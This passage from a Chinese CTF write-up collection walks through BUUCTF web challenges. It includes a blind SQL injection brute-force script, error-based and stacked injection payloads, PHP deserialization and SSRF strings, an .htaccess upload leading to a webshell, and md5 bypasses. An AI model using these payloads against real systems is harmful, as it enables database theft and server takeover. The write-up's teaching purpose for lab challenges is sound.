
获得flag。

25.[CISCN2019 华北赛区 Day2 Web1]Hack World




打开网站后显示这个界面，初步猜测在输入框中输入sql语句进行查询，首先测试一下，把那些关键字给过滤了，首先输入

```
;select flag from flag;
```



提示如下信息（显示sql注入检测），单独输入一下`select`显示



没有过滤，但是SQL语句除了select以外，其余被过滤的概率太低，所以猜测有可能过滤了空格，所以尝试一下这个语句

```
;select(flag)from(flag);
```

发现和单独输入select返回结果一样都是bool(false)，所以有可能是bool盲注，可以尝试异或，根据开靶机时的提示flag为uuid，uuid是32位随机字符串，所以需要编写python脚本来获取flag


尝试**异或注入**，输入$1^{1}1$，返回了id=1的结果，输入下面语句，这里x是一个未知数，不断改变x的值，便可根据回显逐渐爆破出flag

```
1^(ascii(substr((select(flag)from(flag)),1,1))>x)^1
```

如果 ascii(substr((select(flag)from(flag)),1,1))>0 为真
相当于$1^{1}1$
如果 ascii(substr((select(flag)from(flag)),1,1))>0 为假
相当于$1^{0}1$


先写出一个核心的语句，判断flag的第一个字符是否ascii码为101

```
if((ascii(substr((select(flag)from(flag)),1,1))=101),0,1)
```



输出Hello，表示这个地方返回的1（注：在输入框单独输入1，出现的提示消息是这个），说明第一个字符ascii码为101，Error表示此处返回0，第一个字符ascii码不为102

```
if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1)
```




然后再跑一下python脚本

```
import requests
import time
import re

url = ''
flag = ''
for i in range(1, 43):
    max = 127
    min = 0
    for c in range(0, 127):
        s = (int)((max + min) / 2)
        payload = '1^(ascii(substr((select(flag)from(flag)),' + str(i) + ',1))>' + str(s) + ')'
        r = requests.post(url, data={'id': payload})
        time.sleep(1)
        if 'Hello, glzjin wants a girlfriend.' in str(r.content):
            max = s
        else:
            min = s
        if ((max - min) <= 1):
            flag += chr(max)
            break
print(flag)
```

记得**url**更改一下，还有这个脚本跑的时间**较长**，请注意！

26.[极客大挑战 2019]HardSQL



又遇到老朋友了！

报错注入

updatexml()报错注入

打一个单引号，出现报错,再打一个单引号，发现没有报错了，所以考虑是单引号闭合，然后考虑and等关键字，发现拦截，考虑报错注入，空格也过滤了，考虑括号代替，表单提交的数据使用get方法转发到check.php，所以直接通过check.php get传参

payload：

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(table_name)from(information_schema.tables)where(table_schema)like(database())),0x7e),1))%23&password=pass
```

爆出表名：

```
XPATH syntax error: '~H4rDsq1~'
```

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(username))from(H4rDsq1)),0x7e),1))%23&password=pass
```

爆出字段：

```
XPATH syntax error: '~flag~'
```

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))%23&password=pass
```

爆出部分flag

```
XPATH syntax error: '~flag{57ad3b36-a0ae-4926-aabe-34'
```

这里还有一个点，就是right()，从右边截取，这里可能是限制了select的数据长度

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsq1)),0x7e),1))%23&password=pass
```

爆出部分flag


```
XPATH syntax error: '~6-a0ae-4926-aabe-34d3dd8ba0d2}~'
```

extractvalue()报错注入

```
payload:
check.php?username=admin'or(extractvalue(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsq1)),0x7e)))%23&password=pass
爆出部分flag
~6-a0ae-4926-aabe-34d3dd8ba0d2}~
其他的都类似，extractvalue少一个参数而已
```

去掉重叠部分就是flag了！

27.[网鼎杯 2018]Fakebook



开始没有什么思路，后来百度了一下，说是robots.txt有线索，输入之后显示

```
User-agent: *
Disallow: /user.php.bak
```

下载之后打开是源码

```php
function get($url)
{
    $ch = curl_init();

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($ch);
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if($httpCode == 404) {
        return 404;
    }
    curl_close($ch);

    return $output;
}
```


猜测可能考察ssrf，关于代码中一些函数的表示

```php
<?php
// 创建一个cURL资源
$ch = curl_init();

// 设置URL和相应的选项
curl_setopt($ch,CURLOPT_URL,"");
curl_setopt($ch,CURLOPT_HEADER,0);

// 抓取URL并把它传递给浏览器
curl_exec($ch);

// 关闭cURL资源，并且释放系统资源
curl_close($ch);
?>
```


根据源码构造序列化

<?php class UserInfo { public $name = ""; public $age = 0; public $blog = ""; } $a = new UserInfo(); $a->name = 'admin888'; $a->age = 12; $a->blog = 'file:///var/www/html/user.php'; echo serialize($a); ?>

```
O:8:"UserInfo":3:{s:4:"name";s:8:"admin888";s:3:"age";i:12;s:4:"blog";s:29:"file:///var/www/html/user.php";}
```

最终的payload：

```
http://0e2281ca-0139-4289-802f-933e22fc1e69.node3.buuoj.cn//view.php?no=-1/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

username	age	blog
2	123	file:///var/www/html/flag.php

the contents of his/her blog

检查源码获得flag

28.[GXYCTF2019]BabySQli

检查源码后发现有个search.php

```
<center>
  <form action="search.php" method="post" style="margin-top: 300">…</form> == $0
</center>
```

进去后发现

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Do you know who am I?</title>
</head>
<body>wrong user!</body> == $0
</html>
```

Base32解密后得到

```
c2VsZWN0ICogZnJvbSB1c2VyIHdoZXJlIHVzZXJuYW1lID0gJyRuYW1lJw==
```

然后base64解密

```
select * from user where username = '$name'
```

注入的时候可以发现会回显no user 或 no pass 我们输入admin 发现 是 no pass 输入其他的时候发现是 no user 很明显绝对存在admin这个账号

```
构造
admin' 报错
admin'# 回显正常
```

fuzz了一下，过滤了or，大写绕过`ORder by 3`查询列数，可知有3列
常规注入

```
admin' union select 1,2,3#
1
```

回显wrong pass
有一个新技巧，mysql在查询不存在的数据时，会自动构建虚拟数据

假设密码为123，其md5值为`202cb962ac59075b964b07152d234b70`

所以在name栏输入

```
1' union select 1,'admin','202cb962ac59075b964b07152d234b70'#
```

然后password的值为123，post一下即可得到flag

29.[网鼎杯 2020 青龙组]AreUSerialz

进去之后是一堆源码

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
```

```
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

主要考察PHP反序列化

PHP反序列化的漏洞，通过控制read()读取flag.php的内容。

需要绕过两个地方：

1、is_valid()函数规定字符的ASCII码必须是32-125，而protected属性在序列化后会出现不可见字符\00*\00，转化为ASCII码不符合要求。

绕过方法：

①PHP7.1以上版本对属性类型不敏感，public属性序列化不会出现不可见字符，可以用public属性来绕过

②private属性序列化的时候会引入两个\x00，注意这两个\x00就是ascii码为0的字符。这个字符显示和输出可能看不到，甚至导致截断，但是url编码后就可以看得很清楚了。同理，protected属性会引入\x00*\x00。此时，为了更加方便进行反序列化Payload的传输与显示，我们可以在序列化内容中用大写S表示字符串，此时这个字符串就支持将后面的字符串用16进制表示。

所以构造payload：

```
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

检查源码获得flag。

30.[MRCTF2020]你传你□呢

选择文件 未选择任何文件

一键去世

.htaccess文件简介：

.htaccess文件(或者"分布式配置文件"）,全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。

打开apache的http.conf文件
找到的AllowOverride None，将其改为AllowOverride All

打开.htaccess文件写入

```
<FilesMatch "1.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

这语句的作用是让Apache将其他类型文件均以php格式解析
流程：


上传.htaccess文件，最好把type改成image/png类型

```
------WebKitFormBoundaryTNo6CLkEA24esBgD
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/png

<FilesMatch "1.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

上传.png文件马

Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/718c0f9b05a5b2b019b2da05716ce394/1.png succesfully uploaded!

我这里用的是蚁剑连的，在/目录下有flag



31.[GYCTF2020]Blacklist


进去后显示如下界面：

由强网杯随便注改编而来

先输入`1'`显示


再输入

```
1' or '1'='1
```



联合注入 返回过滤内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```




堆叠注入

payload:

看表

```
1';show tables;#
```



看列 payload：

```
1';show columns from `FlagHere`; %23
```

由于过滤了prepare和alert，可以用HANDLER方法，官方文档

payload:

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

32.[MRCTF2020]Ez_bypass

I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }Please input first

根据提示检查源码可以看到格式化的源码

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

md5用数组绕，md5()函数无法操作数组，返回NULL，两个NULL相等

is_numeric()函数用1234567a绕。1234567a是字符串，但是弱比较的时候，1在前，php会将其整体转成数字，就可以通过比较了。

构造payload：

```
?id[]=a&gg[]=b
```

